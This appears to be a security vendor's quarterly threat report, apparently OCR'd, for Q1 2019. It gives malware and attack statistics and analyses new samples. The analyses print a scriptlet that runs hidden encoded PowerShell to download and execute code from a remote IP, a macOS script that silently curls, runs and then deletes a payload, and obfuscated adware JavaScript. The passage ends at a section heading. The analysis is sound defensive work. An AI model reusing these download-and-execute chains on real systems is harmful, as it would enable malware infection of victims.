
Internet Security Report

QUARTER 1, 2019

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



Introduction

No pilot worth his or her salt would take off in a plane without first checking the weather. Why? Weather is the second most common cause of plane crashes, the first being human error. By checking the weather, humans understand what they are getting into and receive a situational awareness of their current condition. Pilots may still choose to fly in bad weather, but at least checking it gave them an idea of what to expect, so they remain vigilant to potential problems and how to avoid them.

WatchGuard's quarterly Internet Security Report (ISR) is our weather report for the Internet pilots out there. It gives you an idea of what to watch out for online when you launch yourself onto the World Wide Web. As you read it, we hope it gives you a situational awareness of the types of things you might want to avoid during your browser flight.

More specifically, the quarterly ISR includes detailed threat intelligence about the the most dangerous and most widespread malware. It lists the most common network attacks cyber criminals launch against servers and clients. In it, we also analyze the more interesting threats, teaching you what to look out for and avoid. Most recently, we've even added a section detailing some of the malicious domains blocked by our new DNS filtering service called DNSWatch. If you run a business online, or are just a typical Internet user, make sure to regularly check out threat reports like these to become aware of the threats to avoid online.

The report for Q1 2019 includes:

Q1's Firebox Feed results.

As always, the WatchGuard Threat Lab analyzes threat intelligence from over 42,000 Fireboxes. The feed includes data about the top malware, both by volume and networks affected. It also includes network attack statistics based on our intrusion prevention service. This quarter, we even included some new data from our DNS filtering service. We also try to highlight regional trends when relevant, and share defense strategies for the trends we find.

Top Story: Ethereum Classic 51% Attack.

During Q1, an unknown attacker made off with about 1.1 million dollars worth of Ethereum Classic, using something called a 51% attack. If you don't know how a 51% attack works, or how cryptocurrency mining works for that matter, you should read our top story section to understand this interesting newish technology, and how cyber criminals continue to exploit it.

Words of security advice.

Hopefully, our security weather report will immediately make you vigilant of the bad weather of the Internet. However, we also give you security tips based on this report just in case you don't know how to interpret our statistics yourself. Throughout the report, and in conclusion, we share many valuable defensive strategies to avoid some of the threats we highlight from Q1 2019.

Don't be that one ignorant Internet pilot who takes off in a cyber thunderstorm and ends up putting his crew and passengers at risk. Read our Internet security weather report to know where the current threats are, so you know what to avoid. Your business and end users will thank you.

Executive Summary

This quarter, we saw an unexpected increase in malware, a decrease in network attacks, two widespread Mac adware variants, and a surge in web application attacks (specifically, XSS and SQLi). We also saw an unknown attacker steal millions in cryptocurrency using a 51% attack. Though WatchGuard Firebox appliances prevented the malware and network attacks mentioned, it's still worth looking at the threat intelligence they generated to learn from it. To find out more about these latest trends and security incidents, continue reading our full report. More importantly, check out the defense sections to learn how you can protect yourself from these trending attacks.

Here are the highlights from Q1 2019:

- **Two macOS adware variants made our top 10 list.** Previously, we saw the first Mac malware sample make the top 10 in Q3 2018, but that has already risen by two. macOS users beware.
- Our DNS filtering service, **DNSWatch, blocked just under 5.2 million malicious sites.** They consisted primarily of phishing, malware, command and control (C&C), and compromised sites.
- **Over 17% of Fireboxes blocked malicious Office documents.** In general, we saw more malicious Office documents in Q1, with two particular samples making the most widespread malware list, and one making the top list for overall volume. Over half of these malicious documents were blocked in EMEA, largely in Eastern European countries.
- **Zero day malware stayed relatively stable, at ~36% of all malware** (slightly down from 37% last quarter).
- **PowerShell malware made its way to fourth on our top 10**. The malicious PowerShell first gets launched via specially crafted and obfuscated JavaScript, which a victim receives via email. When run, the malicious PowerShell script tries to download and install a malicious payload.
- This quarter, our **IntelligentAV (IAV) service caught 18% of malware** that Gateway AntiVirus (GAV) missed, leaving the remaining **82% to APT Blocker**.
- **Overall malware unexpectedly increased in Q1 2019**. Typically, we see the most malware in Q4, with a slight drop during Q1. However, this quarter **malware rose 62% quarter-over-quarter (QoQ)** and **6.6% YoY**. **GAV alone blocked over 18,107,580 malware** variants this quarter compared to **16,986,850** the previous year.
- **Mimikatz remains the #1 threat, accounting for 3,728,249 or 20.6% of all malware hits.** Mimikatz was 18% of malware during Q4.
- **The AMER region suffered the most malware per Firebox**, with APAC coming in second and EMEA third. This is a distinct change in geographic malware distribution from what we have reported before, largely due to our new weighted averaging system (which we describe in this report).
- **The Cryxos trojan returns to the top 10 malware list,** and primarily targeted the United States and Canada.
- **Web application exploits are on the rise.** In general, web application attacks grew despite overall network attacks decreasing. WatchGuard's IPS service caught attackers exploiting many cross-site scripting (XSS) and SQL injection (SQLi) vulnerabilities.
- The **Meterpreter payload found its way to our top network attacks**. Meterpreter is a fileless trojan that comes with the Metaploit pen-testing tool used by both security professionals and criminal attackers. It appeared on our top network attack list for the first time ever, coming in at number eight.
- In Q1 2019, WatchGuard Fireboxes **blocked over 18,107,580 malware variants** (427 per device) and **989,759 network attacks** (23 per device).

Keep reading for deeper technical analysis and defense strategies.

Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

WatchGuard Firebox owners all over the world can opt in to sending anonymized data about detected threats back to the WatchGuard Threat Lab for analysis. We call this threat intelligence feed the Firebox Feed. Every quarter, we summarize our observations from the Firebox Feed and report on the latest threat trends that are likely to affect our customers and the industry as a whole.

Data sent to the Firebox Feed does not include any private or sensitive information. We always encourage customers and partners to opt in whenever possible to help us obtain the most accurate data.

This quarter, we've added data from our new artificial intelligence anti-malware engine, IntelligentAV. The Firebox Feed now contains five different detection services:

- Malware our Gateway AntiVirus (GAV) service prevents.
- Malware detected by our new InteligentAV (IAV) machine-learning engine.
- Advanced malware detected by our behavioral analysis service, APT Blocker.
- Network exploits our Intrusion Prevention Service (IPS) blocks.
- Connections to malicious domains blocked by DNSWatch.

During Q1 2019, the Firebox Feed included threats captured from 42,372 Firebox appliances across the globe. This number continues to increase each quarter but still only accounts for 10% of the active Firebox appliances deployed on customer networks. If you are a customer or partner and want to help improve these results, see the panel to the right to learn how to participate.

Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available

Malware Trends

This section covers malware that WatchGuard's three anti-malware services – GAV, IAV, and APT Blocker – detected and blocked. These three services scan network traffic in the order you see them here, providing a layered anti-malware defense. Combined, our trio of anti-malware services ensures traffic passing through a Firebox receives intense scrutiny against old and new malware.

As the first layer, GAV uses signatures of known malware to quickly identify and prevent malicious files from entering into a network. If the file doesn't match any known malicious signatures, IAV scans next using its ML (machine learning) algorithm – trained by millions of other samples – to predict whether the file is malicious or not. If the file makes it past both GAV and IAV, as a last step APT Blocker uploads the file to a Cloud sandbox for behavioral analysis. Each of these layers offers a unique method of malware analysis, thus increasing the efficacy of the Firebox's network-based prevention.

Malware data in this report comes from three Firebox services:

- The basic **Gateway AntiVirus** service uses signatures, heuristics, and other methods to catch known malware.
- **IntelligentAV** uses an integrated machine learning engine on the Firebox to provide split-second proactive advanced malware detection without the need for Cloud connectivity.
- **APT Blocker** offers advanced malware prevention using behavior analysis to detect new or zero day malware.

Due to the ordering of our services, anything IAV caught, GAV missed and anything APT Blocker caught, GAV and IAV missed. If the Firebox doesn't have IAV, then anything APT Blocker caught was missed by GAV.

The Firebox Feed recorded threat data from
42,372
participating Fireboxes
a **12%** increase in the number of Fireboxes reporting year over year

Our GAV service blocked
18,107,580
malware variants
a **62% increase** quarter over quarter. YoY we increased by **6.6%**

APT Blocker detected
5,308,364
additional threats
QoQ we saw a **39.4%** increase. YoY we decreased by **21.33%**

IntelligentAV blocked
469,035
malware hits
18% of total **GAV hits** on supported models

Overall Malware Trends:

- The number of devices reporting to the Firebox Feed **increased just under 1% quarter-over-quarter (QoQ)** and **12% year-over-year (YoY)**. If you want to help us gather the threat intelligence that fuels this report, see page 6 to learn how to enable device feedback on your Firebox.
- **GAV blocked 18,107,580 malware variants.** That's a 62% increase compared to last quarter, which is unusual considering that historically Q4 tends to show the highest malware volume. GAV volume increased 6.6% YoY, which we attribute mostly to the huge increase in Mimikatz detections.
- The top 10 malware variants account for **42.5% of all malware** caught by **GAV,** showing how concentrated overall malware volume is to the top threats. Meanwhile, the remaining 57.5% is made up of 332,413 unique malware variants.
- **APT Blocker detected 5,308,364 evasive malware variants during Q1.** This represents a 39.4% increase over last quarter but a 21.33% decrease YoY, likely due to the introduction of IntelligentAV, which scans for malware before APT Blocker.
- **IAV** caught **18%** of all malware on platforms that support the IAV engine.
- Two macOS-specific malware samples made the top 10 list for the first time. In Q3 2018, we saw the first macOS malware top 10 appearance, but this quarter we saw two.

We often see repeat malware in our top 10 each quarter. That said, this quarter three new samples made the list. We'll cover those samples further down, but first let's look at the top 10 malware and most widespread malware lists for Q1 2019.

Top 10 Gateway AntiVirus Malware Detections

COUNT		THREAT NAME	CATEGORY	LAST SEEN
3,728,249	●	Mimikatz	Password Stealer	Q4 2018
1,300,282	●	Win32/Heim.D	Win Code Injection	Q4 2018
746,048	●	CVE-2017-11882	Office Exploit	Q4 2018
337,330	●	HTML-PowerShell	Win Code Injection	NEW
299,762	●	Adware.MAC	Adware	NEW
297,672	●	Linux/Flooder	Generic Linux DDoS Tool	Q4 2018
291,988	●	Generic.Application.CoinMiner.1.8BFB0BA6	Cryptominer	Q4 2018
241,185	●	JS:Adware.Agent.VTZ	Adware	NEW
231,888	●	Gen:Variant.Application.MAC.OSX.AMCleanerCA.2	Dropper	Q4 2018
230,466	●	Win32/Heur	Generic Win32	Q4 2018

Table 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Most Widespread Malware Detections

PERCENTAGE OF APPLICATIONS	THREAT NAME	CATEGORY
17.03%	CVE-2017-11882.Gen	Office Exploit
9.36%	Trojan.Phishing.MH	Trojan/Phishing
8.64%	Trojan.JS.Agent.TDD	Trojan
8.58%	JS:Trojan.Cryxos.1726	Trojan/Scareware
8.18%	Exploit.RTF-ObfsStrm.Gen	Office Exploit




Table 2: Top 5 Most Widespread Malware Detections

Most Widespread Malware

Last quarter we started tracking the most widespread malware, which is the malware that impacted the most individual networks. In Q1, attackers continued to focus on malicious Office documents. It's evident that malicious Office documents are a more immediate threat with two separate occurrences, the first targeting 17.03% of reporting networks and the second 8.18%. They took two of the five widespread malware spots and one top 10 spot. To combat this trend, train your end users to not download nor open unsolicited Office documents. If they do want to open outside documents, also advise them to watch out for documents that prompt them to enable macros or any other active content. External documents that require additional user interaction should raise a red flag.

Various trojans made up the remaining widespread list. The first instance targeted 9.36% of networks, another with 8.64%, followed by the third with 8.58% of networks. You should train your users to treat unsolicited email attachments with suspicion.


New Malware Hits

Let's take a look at the three new malware variants on our top 10 list.

HTML-PowerShell

HTML-PowerShell is a malicious PowerShell script that attackers can deliver via email or the web. PowerShell is a scripting language used primarily in Windows computer systems. We often call threats leveraging PowerShell *fileless malware* for their ability to hijack machines without installing actual files. Attackers primarily delivered this particular sample via email during Q1.

Once downloaded and run, this sample launches a PowerShell process with a script that queries a remote server to download a payload. We saw a few different variants of this threat, with each checking a different remote IP address. The code excerpt in Figure 1 shows an example of one malicious PowerShell command.



```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="Test"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Learn from Casey Smith @subTee -->
    <script language="JScript">
        <![CDATA[
            ps  = "cmd.exe /c powershell.exe -nop -noni -w hidden -enc SQBFAFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAA
            new ActiveXObject("WScript.Shell").Run(ps,0,true);

        ]]>
</script>
</registration>
</scriptlet>
```

Figure 1: HTML-PowerShell Malware Sample

The meat of the script is simply two lines, both contained within the "<![CDATA[…]]>" block. The variable ps stores the command that the script wants to run. The second line uses the Windows scripting engine to execute the command stored in the ps variable.


Let's start backwards with the second line, "new ActiveXObject…". This **creates an instance** of an object. In this case, the script creates an instance of "WScript.Shell" that essentially allows access to a command line terminal. The "**Run**" method passes three parameters:

- The *ps* variable, which contains the command to run (from the line above)
- *0*, which is a switch to hide the window and activate another
- *True*, which tells the script to wait until program completion before continuing

Returning to the first line, we can analyze the command in the *ps* variable. First, it calls upon the command prompt executable **cmd.exe** with the /c flag; this tells it to run the following command and then self-terminate. Next, the command prompt calls *powershell.exe* with its own additional parameters:

- *-nop*, is a flag telling PowerShell to run without profile settings, preventing user-defined PowerShell settings that could lead to unexpected behaviors
- *-noni,* indicates a non-interactive shell, meaning it runs the command without popping up a window
- *-w hidden,* is a bit of extra evasion redundancy that tells PowerShell to run with a hidden window
- *-enc*, tells PowerShell that the command is base64 encoded.

Here is the decoded command.



```
IEX ((new-object net.webclient).downloadstring('http://185.234.217.139/vercheck.ps1'))
```


Figure 2: Decoded Base64 String

IEX refers to Invoke-Expression, which executes expressions or commands on a local computer. Within the IEX function, the script creates a new-object (a .NET object in this case) of the type *net.webclient*. This is essentially a programmatic web client that allows the script to send and retrieve data from a web resource. *Downloadstring* does what you might imagine, it reaches out to a server and downloads the contents of the *vercheck.ps1 file*. The IEX function then executes the contents of vercheck.ps1.

The server itself is a hosting provider but at the time of our investigation, the resource was no longer available. It's tough to say what that download was for sure, but based on the name, we suspect it checks the versions of various applications running on the victim's local computer, then retrieves further payloads in respect to any cataloged exploits that the attacker could use.

Adware.MAC

The second of the new top malware samples this quarter was another Mac threat. As the name implies, Adware.MAC is adware specific to Mac users, which was delivered over the web. It's a rather short script that makes a **cURL** web request to an Amazon S3 storage bucket to download a zipped file (see Figure 3).




```
/usr/bin/curl -s -L -o /var/tmp/xSf.tgz "https://s3.amazonaws.com/exec9/exec.tgz"
```

Figure 3: cURL Requested to a Web Server Hosted on Amazon Web Services

cURL passes three **parameters**:

- *s*, this flag runs cURL in silent mode, muting any outputs that might inform the local victim of the command
- *L,* tells cURL to follow redirects in case the resource has moved
- *o*, option telling cURL to save the downloaded file (exec.tgz) as that name – in this case "xSf.tgz."


Next, the script creates a directory using the *mkdir* command, unzips the downloaded file into that directory, navigates into that directory, and then executes the script *(./xSf)*.



```
mkdir -p /var/tmp/xSf
tar -xzf /var/tmp/xSf.tgz -C /var/tmp/xSf/
cd /var/tmp/xSf/
./xSf
```

Figure 4: Directory Maneuvering & File Execution

It then finishes by defining a function that first sleeps for two minutes *(sleep 120)*, then removes the newly created directory and the downloaded file *(rm -rf /var/tmp/xSf[.tgz])*. Finally, it executes the function in the background without user knowledge *(func_cccc &)*.



```
func_cccc(){
sleep 120
rm -rf /var/tmp/xSf
rm -rf /var/tmp/xSf.tgz
}
func_cccc &
```

Figure 5: Function to Sleep, Remove Created Directory and Downloaded File, Then Runs in the Background


This is a prime example of a multi-staged malware attack. Should this script bypass network defenses and successfully execute, it would facilitate communications to retrieve the next staged payload. Unfortunately, the file from the S3 bucket was down by the time we analyzed this malicious script, and we cannot presume much from its non-descriptive name. That said, based on our signature, it's safe to assume it was likely an installer for Mac adware.

JS:Adware.Agent.VTZ

The final new malware variant this quarter was a JavaScript-based adware variant. Right off the bat, there were a few things that stood out with this payload. As its signature name suggests, this sample was written in JavaScript (JS). As you may know, websites use JavaScript to provide dynamic content on web pages. Typically, your browser executes a website's JS code locally (though some sites also implement server-side JavaScript).

The next unique characteristic of this payload was its length. The malicious JavaScript was a long single line with many characters. The script used a coding technique known as **minification**, which means removing all the unnecessary characters from code, without altering its purpose. There are many legitimate reasons a programmer might do this, but malware authors tend to use it to make their code harder to read. After unminifying the single line, the script was a whopping 8,226 lines of code!


The script also used other obfuscation techniques, which make a threat hunter's job that much more difficult. *Obfuscation* is the act of intentionally making something unclear, in this case the readability of a script. For instance, the whole script is a single function but with many nested variables, other functions, and other logic. To expand, there were many functions calling other functions, which relied on other functions; this is a very roundabout way of getting something done that could've been done simply with a single function.



```
(function(aA, q) {
    var G, aD, l, v, R, U, ag, aH, S, aj, L, w, at, an, aB, k, P, av = "sizzle" + -(new Date()),
        T = aA.document,
        aE = 0,
        ao = 0,
        d = J(),
        au = J(),
        Q = J(),
        ah = false,
        N = function() {
            return 0
        },
        az = typeof q,
        ab = 1 << 31,
        Y = ({}).hasOwnProperty,
        ax = [],
        ay = ax.pop,
        W = ax.push,
        b = ax.push,
        u = ax.slice,
        j = ax.indexOf || function(aJ) {
            var aI = 0,
                e = this.length;
            for (; aI < e; aI++) {
                if (this[aI] === aJ) {
                    return aI
                }
            }
            return -1
        },
```

Figure 6: Code Snippet Displaying Non-Human Friendly Variable Naming

Lastly, another prominent obfuscation example is the act of redefining global JS functions within the function itself. By default, *overriding* – that is, creating a function with the same name as a global function of JS – can cause confusion by renaming known functions to perform different actions. To add context, there is a global JS function called *filter()* that filters elements out of an array. This script defines its own *filter()* function, which causes it to behave differently from the global function. An analyst wouldn't realize this unless they saw the definition within the script.




```
inArray: function(array, e) {
    var i = 0,
        length = array.length;
    for (; i < length; i++) {
        if (e === array[i]) {
            return true
        }
    }
    return false
},
filter: function(array, callback) {
    var i = 0,
        length = array.length,
        ret = [];
    for (; i < length; i++) {
        if (callback(array[i], i)) {
            ret.push(array[i])
        }
    }
    return ret
},
```

Figure 7: Defining Global JavaScript Functions within the Script Itself

Let's take a look at more sample code snippets and go over a few other key parts that we've noticed. The next image displays a few of the many checks the script does. The variable ***j*** in this case is defined as *document.domain*, which is the name of the web page you're visiting. *function e()* goes through various checks on *j*, testing against a list of pre-defined domains (r0.ru, go.mail.ru, etc.) and calling different obfuscated functions if one of them matches. It also requires that there is no present resource on that domain (indicated by the "/" character).


To be clear, the snippet is stating: if the domain (r0.ru for example) is not the top level domain (TLD) and there is no resource, then launch functions ***a() and g()***.



```
function e() {
    if (j.indexOf("r0.ru") != -1 && location.pathname == "/") {
        a();
        g()
    }
    if (j.indexOf("go.mail.ru") != -1 && location.pathname == "/") {
        a();
        g()
    }
    if (j.indexOf("securesurf.biz") != -1 && location.pathname == "/") {
        a();
        g()
    }
```

Figure 8: Example of Domain Name Checks


Carrying on with this example to make the picture clearer, the script defines function *a()* in the image below. The function verifies that the head HTML element (where web page meta tags are) is present. Then it defines a function that creates a new "referrer" meta tag using the JavaScript *createElement("meta")* function. It then grabs all of the head elements on the page and appends the new meta tag to the first one.



```
function a() {
    if (document.head) {
        var d = document.createElement("meta");
        d.name = "referrer";
        d.content = "no-referrer";
        document.getElementsByTagName("head")[0].appendChild(d)
    }
}
```

Figure 9: Function a() Defined for Use

The next image shows function ***g()***. This function sets attribute values to the newly injected piece of code setting the display style to none, which essentially hides the window from view. Next it sets a timer that calls a different function, ***m()***, after 3 seconds. Finally, it creates a repeating function using the ***"setInterval"*** method that continuously tries to execute a stored callback function and then redirect their user to the Yandex search engine.



```
function g() {
    document.documentElement.style.display = "none";
    setTimeout(m, 3000);
    var d = setInterval(function() {
        r.loadedCallback("BANNER_LOAD", '5db45');
        var l = "https://yandex.com/?clid=2300267";
        if (h) {
            clearInterval(d);
            h = false;
            window.location.replace(l)
        }
    }, 0)
}
```

Figure 10: Function g() Defined

In short, it's clear the script's author is going out of the way to make this code as difficult to understand as possible, likely to help it avoid any detection.

In the end, this heavily obfuscated script has many features. For example, it can detect the victim's browser version, perform various web injections based on regular expression matches, and prevent functionality based on various checks. With the ability to self-inject other HTML tags, hide newly created pop-up windows from view, and cycle users' browsers through many different ads and websites, it's clear that this sample can cause undesired web activity, and at the very least present a victim with constant web ads.

Quarter-Over-Quarter Malware Analysis

Seven malware variants from Q4 2018 remained on the top 10 list this quarter. Despite already accounting for a massive number of detections over the past year, Mimikatz managed to grow by an additional 73% between Q4 2018 and Q1 2019.

Malware	Percentage Change (+/-)	2019 Q1 Volume	2018 Q4 Volume
Mimikatz	+73.2%	3,728,249	2,152,487
Heim.D	+388.8%	1,300,282	266,013
CVE-2017-11882	+58.6%	746,048	470,279
Linux/Flooder	+15.3%	297,672	258,167
CoinMiner	-42%	291,988	503,510
MAC.OSX.AMCleaner	-18.4%	231,888	284,162
Win32/Heur	-25.8%	230,466	310,625

Table 3: Quarter-Over-Quarter Summary of Repeat Malware Samples

Mimikatz has been a long-time contender in our top 10 list and we've covered it in previous reports. However, we continue to point it out because authentication attacks and password theft remain one of the top ways cyber criminals compromise networks. You can read more about Mimikatz in the **2017 Q2 ISR**.

We cannot stress enough how important it is for you to use long passwords that are unique to each account. Even better, use multi-factor authentication (MFA) to prevent unauthorized access to your network in the event that an attacker compromises one of your user's passwords. WatchGuard's AuthPoint MFA solution uses push notifications to your mobile phone as an additional factor of authentication. Should a threat actor compromise your password and attempt to log in, AuthPoint sends a notification to your mobile phone requiring you to approve the authentication or deny it. Not only does this allow you to prevent the malicious authentication, it also raises a red flag informing you your account is no longer secure.

We covered **Win32/Heim.D** in more detail in the **2017 Q3 ISR**. Nonetheless, you should still know this trojan can leverage code-injection to mask itself within other running processes, which is a tactic used to avoid detection. Like Mimikatz, Heim.D surged greatly this quarter with a **388.8% increase!**

We also saw the return of a Mac malware variant, MAC.OSX.AMCleaner, to our top 10, though it had a **18.4% drop** this quarter. This macOS Scareware first appeared in the top 10 in **2018 Q3**.

Year-Over-Year Malware Analysis

Malware	Percentage Change (+/-)	2019 Q1 Hits	2018 Q1 Hits
Win32/Heim.D	+89.9%	1,300,282	684,843
Linux/Flooder	-5.4%	297,672	314,769
Mimikatz	+1,127.9%	3,728,249	303,637
Win32/Heur	-84.6%	230,466	1,493,465

Table 4: Year-Over-Year Summary of Repeat Malware Samples

Having already covered two of these four samples in the QoQ section above, let's recap the other two here. We originally introduced Linux/Flooder in the **Q1 2017 ISR** but to refresh your memory, this is a generic signature that catches many malicious scripts targeting Linux machines. Such scripts include DDoS tools like Tsunami, a DNS amplification attack tool. Linux/Flooder saw a 5.4% decrease in appearance from Q1 2018 to this quarter. We also highlighted Win32/Heur in that same ISR. It's a generic signature that catches Windows-based trojans and saw an 84.6% decrease between the two quarters.

Again, we noticed a vast increase in Mimikatz both YoY and QoQ. This illustrates that attackers prioritize password theft, making authentication security critical to your organization.

Geographic Threats by Region

